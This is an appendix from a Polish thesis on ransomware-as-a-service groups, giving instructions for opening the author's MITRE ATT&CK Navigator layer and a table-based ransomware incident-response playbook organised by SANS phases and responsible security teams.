
# A. Macierz MITRE ATT&CK dla wybranych grup RaaS

W ramach pracy utworzono macierz MITRE ATT&CK, na której zestawiono TTP badanych grup RaaS. W rozdziale 4 przedstawiono adekwatne fragmenty macierzy dla poszczególnych taktyk (Rys. 4.1, 4.2, 4.3, 4.4, 4.5, 4.6, 4.7, 4.8, 4.9, 4.10, 4.11, 4.12). Ze względu na jej wielkość, nie zamieszczono jej w całości w pracy. Na rysunku A.2 przedstawiono jej fragment.


W tym celu wykorzystano projekt ATT&CK Navigator [236], dzięki któremu opracowano punkty wspólne dla badanych RaaS. Projekt jest dostępny online [234]. Stworzoną macierz eksportowano do pliku JSON. Plik znajduje się w publicznym repozytorium Github [237].

Aby otworzyć przygotowaną macierz MITRE ATT&CK należy:

- Uruchomić stronę ATT&CK Navigator [234],
- Wybrać opcję "Open Existing Layer", a następnie umieścić pobrany plik JSON z repozytorium Github [237] lub podać adres URL do pliku JSON z repozytorium [235] (zgodnie z Rys. A.1).



Rys. A.1: Możliwości uruchomienia macierzy na stronie ATT&CK Navigator [234]



Rys. A.2: Fragment utworzonej macierzy MITRE ATT&CK na stronie ATT&CK Navigator [234, 235]

## B. Playbook reagowania na incydent ransomware

W wyniku wystąpienia incydentu *ransomware* w organizacji należy podążać z przygotowanym planem reagowania na incydent *ransomware* (*playbook’iem*). Należy również rozpocząć komunikację, określona w ramach kaskadowej listy komunikacyjnej w ramach odnotowania incydentu oraz globalnej listy kontaktowej.

Przykładowy *playbook* reagowania na incydent *ransomware* przedstawiono w tabeli B.1. Składa się on z sześciu głównych kroków, które zostały zdefiniowane przez organizację SANS [238]. Są one oznaczone w *playbook’u* szarymi wierszami. Kroki podejmowane w ramach reagowania na incydent:

- **Przygotowanie** (*Preparation*),
- **Identyfikacja** (*Identification*),
- **Izolacja** (*Containment*),
- **Zwalczanie** (*Eradication*),
- **Środki naprawcze** (*Recovery*),
- **Wnioski** (*Lessons Learned*).

Czerwonymi wierszami oznaczono rozpoczęcie działań reagowania na incydenty oraz ich zakończenie.

W *playbook’u* określono również zespoły odpowiedzialne za poszczególne punkty (Kolumna ”Odpowiedzialność” w tabeli B.1). Są nimi:

- **SOC - Security Operation Center** - analitycy pierwszej linii, obsługujący jako pierwsi zdarzenia cyberbezpieczeństwa i przekazujący wstępnie zidentyfikowane poprawnie zdarzenie bezpieczeństwa do zespołu Incident Response,
- **IR - Incident Response** - analitycy drugiej linii, wykonujący szczegółową analizę przekazanego zdarzenia oraz identyfikujący wystąpienie incydentu,
- **Koordynator IR** - odpowiedzialny za prowadzenie wykrytych przez zespół IR incydentów oraz ich dokumentowanie,
- **CTI - Threat Intelligence** - analitycy cyberzagrożeń, którzy na bieżąco śledzą zmiany w działaniach atakujących i produkują rekomendacje, propozycje zabezpieczeń w odpowiedzi na nie,
- **PT - Purple team** - analitycy, testujący działanie wdrożonych reguł detekcji, blokad, zabezpieczeń,

- **P - Protect** - administratorzy systemów bezpieczeństwa, wdrażający nowe konfiguracje, aktualizacje do swoich systemów, zarządzający nimi,
- **R - Ryzyko** - zespół, definiujący ryzyka finansowe, strategiczne, cyber ryzyka w organizacji,
- **SA - Security Awareness** - zespół dedykowany do przeprowadzania szkoleń z zakresu cyberbezpieczeństwa dla każdego pracownika,
- **F - Forensic** - zespół analizujący dane po włamaniu do systemów organizacji,
- **PR - Public Relation** - zespół, reprezentujący organizację na zewnątrz, informujący o wydawnictwach, oświadczeniach firmy,
- **IM - Incident Management** - zespół zarządzający wszelkimi incydentami w organizacji,
- **CISO - Chief Information Security Officer** - przedstawiciel działu cyberbezpieczeństwa w organizacji,
- **VM - Vulnerability Management** - zespół zarządzania podatnościami, ich czasem aktualizacji, mitygacji oraz ich detekcją poprzez skanowania.

Tab. B.1: Playbook reagowania na incydent ransomware

| Nr                   | Działanie                                                                                      | Odpowiedzialność   |
|----------------------|------------------------------------------------------------------------------------------------|--------------------|
| <b>Przygotowanie</b> |                                                                                                |                    |
| 1.1                  | Zarządzanie politykami reagowania na incydenty                                                 | IR, Koordynator IR |
| 1.2                  | Utrzymanie aktualnej listy kontaktowej oraz kaskadowych punktów kontaktu                       | IR, Koordynator IR |
| 1.3                  | Cykliczne przeglądy oraz testy zabezpieczeń przeciwko atakom partnerów Ransomware as a Service | PT, P              |
| 1.4                  | Przeprowadzanie testów wykonania procedur reagowania na incydenty                              | IR                 |
| 1.5                  | Zarządzanie planami naprawczymi, awaryjnymi dla incydentu ransomware                           | IR, R              |
| 1.6                  | Cykliczne przeglądy oraz testy reguł detekcji ransomware                                       | PT, SOC            |
| 1.7                  | Gromadzenie informacji oraz tworzenie nowych rekomendacji odnośnie cyberzagrożenia ransomware  | CTI                |
| 1.8                  | Edukacja pracowników                                                                           | SA                 |
| 1.9                  | Przeprowadzanie cyklicznych kopii zapasowych oraz testów ich przywracania                      | P                  |
| 1.10                 | Utrzymywanie aktualnej listy urządzeń, oprogramowania, systemów, sieci w organizacji           | R                  |
| 1.11                 | Utworzenie oraz zarządzanie politykami bezpieczeństwa                                          | R                  |
| 1.12                 | Cykliczne skanowania systemów pod kątem podatności                                             | VM                 |
| 1.13                 | Zarządzanie podatnościami w organizacji                                                        | VM, R              |
| 1.14                 | Zarządzanie listą współpracujących firm trzecich z organizacją oraz ich punktami dostępu       | R, P               |
| 1.15                 | Zarządzanie przepływem informacji oraz polityką bezpieczeństwa informacji                      | R, P               |
| 1.16                 | Utrzymywanie antywirusów i innych systemów bezpieczeństwa                                      | P                  |

|                                                             |                                                                                                                                        |                         |
|-------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|-------------------------|
| 1.17                                                        | Zbieranie dzienników zdarzeń z monitorowanych urządzeń                                                                                 | P                       |
| <b>Identyfikacja</b>                                        |                                                                                                                                        |                         |
| 2.1                                                         | Otrzymanie i identyfikacja zdarzenia bezpieczeństwa                                                                                    | SOC                     |
| 2.1.1                                                       | Obsługa zgłoszenia od użytkownika                                                                                                      | SOC                     |
| 2.1.2                                                       | Obsługa powiadomień z systemów bezpieczeństwa                                                                                          | SOC                     |
| 2.2                                                         | Prowadzenie dokumentacji analizy zdarzenia bezpieczeństwa                                                                              | SOC, IR                 |
| 2.2.1                                                       | Źródło informacji o zdarzeniu                                                                                                          | SOC, IR                 |
| 2.2.2                                                       | Data zdarzenia                                                                                                                         | SOC, IR                 |
| 2.2.3                                                       | Rodzaj zdarzenia                                                                                                                       | SOC, IR                 |
| 2.2.4                                                       | Przyczyna wystąpienia zdarzenia                                                                                                        | SOC, IR                 |
| 2.2.5                                                       | Identyfikacja wpływu zdarzenia na zaatakowany system                                                                                   | SOC, IR                 |
| 2.2.6                                                       | Dane stacji dla której wykryto zdarzenie                                                                                               | SOC, IR                 |
| 2.2.7                                                       | Dane o źródle zdarzenia                                                                                                                | SOC, IR                 |
| 2.2.8                                                       | Wykryte artefakty, które zostały wykryte w ramach zdarzenia (domeny, IP, hashe etc.)                                                   | SOC, IR                 |
| 2.2.9                                                       | Jakie działania podjęto w ramach analizy zdarzenia                                                                                     | SOC, IR                 |
| 2.3                                                         | Weryfikacja występowania i prawdziwego wskazania zdarzenia bezpieczeństwa                                                              | SOC                     |
| 2.3.1                                                       | Sprawdzenie dat planowanych przerw w działaniu systemów                                                                                | SOC                     |
| 2.3.2                                                       | Sprawdzenie dat planowanych testów penetracyjnych                                                                                      | SOC                     |
| 2.3.3                                                       | Sprawdzenie dat planowanych skanów bezpieczeństwa                                                                                      | SOC                     |
| 2.3.4                                                       | Weryfikacja występowania powierzchni ataku dla odnotowanego zdarzenia                                                                  | SOC                     |
| 2.3.5                                                       | Weryfikacja dzienników zdarzeń                                                                                                         | SOC                     |
| 2.3.6                                                       | Korelacja zdarzenia z innymi podejrzanymi zdarzeniami                                                                                  | SOC                     |
| 2.4                                                         | Przeprowadzenie wywiadu z ostatnio zalogowanym użytkownikiem, administratorem systemu                                                  | SOC                     |
| 2.4.1                                                       | Czy zauważono podejrzana aktywność?                                                                                                    | SOC                     |
| 2.4.2                                                       | Co w tym czasie robił użytkownik?                                                                                                      | SOC                     |
| 2.4.3                                                       | Zebranie dodatkowych informacji o pracownikach, pracujących w systemie                                                                 | SOC                     |
| 2.5                                                         | Decyzja czy odnotowane zdarzenie bezpieczeństwa ma wpływ na organizację (weryfikacja, czy zdarzenie jest tzw. <i>False Positive</i> )  | SOC, IR, Koordynator IR |
| 2.5.1                                                       | Jeśli jest to <i>False Positive</i> - uzupełnienie dokumentacji zadania oraz zamknięcie go zgodnie z procesami                         | IR                      |
| 2.5.2                                                       | Jeśli nie jest to <i>False Positive</i> - weryfikacja, czy zdarzenie bezpieczeństwa dotyczy działania grupy RaaS lub <i>ransomware</i> | IR, konsultacja z CTI   |
| 2.5.2.1                                                     | Jeśli nie - zidentyfikowanie cyberzagrożenia oraz przejście do adekwatnego playbook'a                                                  | SOC lub IR              |
| 2.5.2.2                                                     | Jeśli tak - rozpoczęcie reagowania na incydent <i>ransomware</i>                                                                       | IR, Koordynator IR      |
| <b>Rozpoczęcie reagowania na incydent <i>ransomware</i></b> |                                                                                                                                        |                         |
| <b>Izolacja</b>                                             |                                                                                                                                        |                         |

|        |                                                                                                                                                                                                                                                                               |                              |
|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| 3.1    | Określenie dotkniętych systemów w ramach incydentu                                                                                                                                                                                                                            | IR                           |
| 3.1.1  | Identyfikacja krytycznych systemów                                                                                                                                                                                                                                            | IR                           |
| 3.1.2  | Wykonanie zapytań <i>Threat Hunting</i> do wyszukania następnych potencjalnych dotkniętych systemów                                                                                                                                                                           | IR                           |
| 3.1.3  | Ustalenie priorytetu przywracania i odtwarzania na podstawie wcześniej zdefiniowanej listy zasobów krytycznych                                                                                                                                                                | IR                           |
| 3.2    | Izolacja sieciowa (lokalna i zewnętrzna)                                                                                                                                                                                                                                      | IR                           |
| 3.2.1  | Jeśli dotyczy to systemów w tej samej podsieci, należy wyłączyć sieć na poziomie przełącznika systemowo                                                                                                                                                                       | IR                           |
| 3.2.2  | Jeśli tymczasowe wyłączenie sieci z poziomu urządzeń sieciowych jest niemożliwe, należy zlokalizować kabel sieciowy lub punkt WiFi i go ręcznie odłączyć. Wykonanie tego kroku może zniszczyć dowody infekcji <i>ransomware</i> , zalecane jest wykonanie go w ostateczności. | IR                           |
| 3.2.3  | Należy prowadzić komunikacje o wykryciu incydentu poza pasmem sieciowym, do których dostęp mogą mieć atakujący                                                                                                                                                                | IR                           |
| 3.2.4  | Wyłączenie urządzeń, jeśli nie da się ich odłączyć od sieci w żaden sposób                                                                                                                                                                                                    | IR                           |
| 3.3    | Zabezpieczenie kopii zapasowych, przenosząc je w tryb offline i weryfikując czy nie są zainfekowane                                                                                                                                                                           | IR                           |
| 3.4    | Izolacja dotkniętych kont użytkowników i grupy                                                                                                                                                                                                                                | IR                           |
| 3.5    | Izolacja dostępu do zasobów sieciowych                                                                                                                                                                                                                                        | IR                           |
| 3.6    | Izolacja dostępu do baz danych                                                                                                                                                                                                                                                | IR                           |
| 3.7    | Komunikacja z pracownikiem/pracownikami, którzy pracowali na zainfekowanych systemach i poinformowanie ich o blokach                                                                                                                                                          | IR                           |
| 3.8    | Komunikacja o incydencie <i>ransomware</i> w jednostce cyberbezpieczeństwa                                                                                                                                                                                                    | Koordynator IR               |
| 3.9    | Zebranie artefaktów infekcji (domen, adresów IP, hashy, nazw pliku etc.)                                                                                                                                                                                                      | SOC, IR                      |
| 3.10   | Zebranie materiałów dowodowych - próbek złośliwego oprogramowania, skryptów, dzienników zdarzeń, zaszyfrowanych plików, zrzutów pamięci systemów i ich analiza offline                                                                                                        | IR, F                        |
| 3.10.1 | Przekazanie artefaktów infekcji oraz innych materiałów dowodowych do dostawców systemów bezpieczeństwa w celu ich analizy oraz wygenerowania sygnatur                                                                                                                         | IR, F                        |
| 3.11   | Weryfikacja zakresu danych do których atakujący mieli dostęp i mogły wyciec                                                                                                                                                                                                   | IR, F                        |
| 3.12   | Poinformowanie o incydencie organy ścigania oraz Prezesa UODO (jeśli odnotowano możliwy wyciek danych wrażliwych)                                                                                                                                                             | Koordynator IR, CISO         |
| 3.13   | Komunikacja wewnętrzna z pracownikami                                                                                                                                                                                                                                         | SA, CISO                     |
| 3.14   | Komunikacja z klientami, firmą ubezpieczeniową, dostawcami rozwiązań IT oraz cyberbezpieczeństwa                                                                                                                                                                              | SA, CISO, PR, Koordynator IR |

| <b>Zwalczanie</b>       |                                                                                                                                                                  |            |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| 4.1                     | Stworzenie i aplikacja reguł bezpieczeństwa na bazie odnotowanych artefaktów                                                                                     | CTI, P, PT |
| 4.2                     | Wykrycie i zlikwidowanie tzw. tylnich furtek (ang. <i>backdoors</i> ) atakujących                                                                                | IR         |
| 4.3                     | Wykrycie i zabezpieczenie pierwszego punktu wejścia atakujących do sieci organizacji                                                                             | IR, F      |
| 4.3.1                   | Weryfikacja źródła ataku - czy był wykonany z zewnątrz czy wewnętrz?                                                                                             | IR, F      |
| 4.3.1.1                 | Jeśli z zewnątrz - zmiana poświadczzeń dla systemów, użytkowników, usług wystawionych na świat                                                                   | IR, F      |
| 4.3.1.2                 | Jeśli z wewnętrz - zmiana poświadczzeń w domniemanym miejscu początkowym infekcji oraz doszukanie się odpowiedzialnego                                           | IR, F      |
| 4.4                     | Wyłączenie lub uniemożliwienie wykonywania znanych plików binarnych ransomware, złośliwych wpisów w rejestrze, procesów; minimalizacja szkód i wpływu na systemy | IR         |
| 4.5                     | Weryfikacja możliwości odszyfrowania danych                                                                                                                      | IR         |
| 4.5.1                   | Weryfikacja istnienia bezpłatnego deszyfratora [239]                                                                                                             | IR         |
| 4.5.2                   | Konsultacja z organami ścigania w tym temacie                                                                                                                    | IR         |
| <b>Środki naprawcze</b> |                                                                                                                                                                  |            |
| 5.1                     | Uruchomienie planu (planów) ciągłości działania/odzyskiwania danych po awarii                                                                                    | IM         |
| 5.2                     | Przywrócenie zainfekowanych systemów z zachowanych punktów przywracania (migawek)                                                                                | IR         |
| 5.3                     | Przywrócenie kopii zapasowych danych                                                                                                                             | IR         |
| 5.4                     | Potwierdzenie aktualności zabezpieczeń, aktualizacji do najnowszej wersji oraz działania rozwiązań bezpieczeństwa na odzyskiwanych systemach                     | P, VM      |
| 5.5                     | Potwierdzenie zaktualizowania innych komponentów (systemu, narzędzi, usług, programów)                                                                           | P, VM      |
| 5.6                     | Prewencyjny reset danych uwierzytelniających dla każdej wcześniej zainfekowanej stacji/użytkowników oraz jeśli to potrzebne dla większej puli pracowników        | P          |
| 5.7                     | Weryfikacja, czy systemy zostały poprawnie przywrócone i mogą wrócić do działania operacyjnego                                                                   | IM, IR     |
| 5.7.1                   | Weryfikacja działania systemów bezpieczeństwa                                                                                                                    | IR         |
| 5.7.2                   | Weryfikacja działania narzędzi zbierających dzienniki zdarzeń z systemów                                                                                         | IR         |
| 5.8                     | Stopniowe wyłączanie izolacji                                                                                                                                    | IR         |
| 5.9                     | Monitorowanie zainfekowanych wcześniej systemów w trybie priorytetowym, w razie ponownego ataku                                                                  | SOC        |

|       |                                                                                                                |    |
|-------|----------------------------------------------------------------------------------------------------------------|----|
| 5.9.1 | Jeśli wystąpi ponowna infekcja - ponowne wykonanie działań, rozpoczęcie incydentu bezpieczeństwa i procedur IR | IR |
| 5.9.2 | Jeśli nie wystąpi ponowna infekcja - zamknięcie incydentu bezpieczeństwa                                       | IR |

### **Koniec incydentu**

#### **Wnioski**

|     |                                                                                                                                                                 |                                                                    |
|-----|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------|
| 6.1 | Zebranie całościowej dokumentacji incydentu                                                                                                                     | Koordynator IR                                                     |
| 6.2 | Ponowna analiza architektury oraz wdrożonych polityk w infrastrukturze bezpieczeństwa                                                                           | Koordynator IR we współpracy z CTI oraz architektem bezpieczeństwa |
| 6.3 | Wyciągnięcie wniosków oraz braków, trudności odnotowanych w ramach obsługi incydentu                                                                            | Koordynator IR                                                     |
| 6.4 | Podzielenie się informacjami na temat samego incydentu, wyciągniętych wniosków, rekomendacjach, artefaktami infekcji oraz analizą CTI z zaufanymi organizacjami | CTI, Koordynator IR                                                |
| 6.5 | Poprawienie procedur IR, tego playbook'a i innych powiązanych dokumentów w przypadku odnotowania nieścisłości, braków                                           | Koordynator IR                                                     |